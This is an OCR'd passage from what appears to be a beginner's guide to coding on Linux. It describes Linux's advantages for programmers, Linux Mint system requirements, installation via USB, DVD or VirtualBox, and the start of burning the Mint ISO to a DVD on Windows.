
Another remarkable advantage is that Linux comes with most of the popular coding environments built-in. Both Python and C++ are preinstalled in a high percentage of available Linux distros, which means you can start to program almost as soon as you install the system and boot it up for the first time.

Generally speaking, Linux doesn't take up as many system resources as Windows or macOS. By system resources we mean memory, hard drive space and CPU load; the Linux code has been streamlined and is free from third-party 'bloatware' which hogs those systems resources. A more efficient system of course means more available resources for the coding and testing environment, and the programs you eventually create. Less use of resources also means you can use Linux on older hardware that would normally struggle or even refuse to run the latest versions of Windows or macOS. So rather than throwing away an old computer, it can be reused with a Linux distro.

However it's not all about C++, Python or any of the other more popular programming languages. Using the command line of Linux, also called the Terminal, you're able to create Shell scripts, which are programs that are designed to run from the command line and are made up of scripting languages. They are used mainly to automate tasks or offer the user some form of input and output for a certain operation. They are surprisingly powerful and we look at how to create them within this section.


Finally, although there are many more advantages to list, there are thousands and thousands of free programs and apps available that cover near every aspect of computing. Known as packages, there are (at the time of writing) over 8,700 specific programming applications just for Linux Mint alone.

Linux therefore, is a great resource and environment for programming in. It's perfectly suited for developers and is continually improving and evolving. If you're serious about getting into coding, then give Linux a try and see how it works for you.



There are thousands of free packages available for programmers under Linux.

Each distro offers something unique to the user but all have Linux at the core.



A Linux programming environment can be as simple or as complex as you need it to be.

Equipment You Will Need

Out of all the many different distros available, Linux Mint is considered one of the best for both the beginner and more advanced user alike. It's an excellent coding platform, with many languages built-in. Here's what you need to get up and running with Linux Mint.


FROM FREEDOM CAME ELEGANCE


With Mint's versatility, you have several choices available to install Mint. Take your time and see which method works best for you.

SYSTEM REQUIREMENTS

The minimum system requirements for Linux Mint 18 are as follows: Obviously the better the system you have, the better the experience will be, and quicker too.

CPU	700MHz
RAM	512MB
Hard Drive Space	9GB (20GB recommended)
Monitor	1024 x 768 resolution






USB INSTALLATION

You can install Linux Mint onto your computer via USB or DVD. We'll look into each a little later on but if you're already familiar with the process or you're thinking of USB and just gathering the hardware you need, then you're going to need a minimum 4GB USB flash drive to contain the Linux Mint ISO.

DVD INSTALLATION

DVD installation of Linux Mint simply requires a blank DVD-R disc. Of course, you also need a DVD Writer drive before you can transfer or burn the ISO image to the disc.




VIRTUAL ENVIRONMENT

Installation to a virtual environment is a favourite method of testing and using Linux distros. Linux Mint works exceedingly well when used in a virtual environment. More on that later. There are many different virtual environment apps available; however for this book we are using VirtualBox from Oracle. You can get the latest version from **www.virtualbox.org**.

INTERNET CONNECTION

It goes without saying really, that an Internet connection is vital for making sure that Linux Mint is up to date with the latest updates and patches, as well as the installation of further software. Although you don't need an internet connection to use Linux Mint, you're sure to miss out on a world of free software available for this distro.



MAC HARDWARE

Although Linux Mint can be installed onto a Mac, there's a school of thought that recommends Mac owners use a virtual environment, such as VirtualBox or Parallels; and why not, macOS is already a splendid operating system. If you're wanting to breathe new life into an older Mac, make sure it's an Intel CPU model and not the PowerPC models.


Transfer Mint to DVD or USB

You need the latest version of Linux Mint before you can transfer it to a DVD or USB. Go to www.linuxmint.com/download.php and download the 64-bit version of Cinnamon to start with. Other versions can be tested once you're accustomed to the system.


DVD BOOTABLE MEDIA

We're using a Windows 10 PC here to transfer the ISO to a DVD. If you're using a version of Windows from 7 onward the process is extremely easy.


STEP 1 First locate the ISO image of Mint you've already downloaded. You can usually find this in the Downloads folder of Windows 7, 8.1 and 10 computers; unless you specified a different location when saving it.



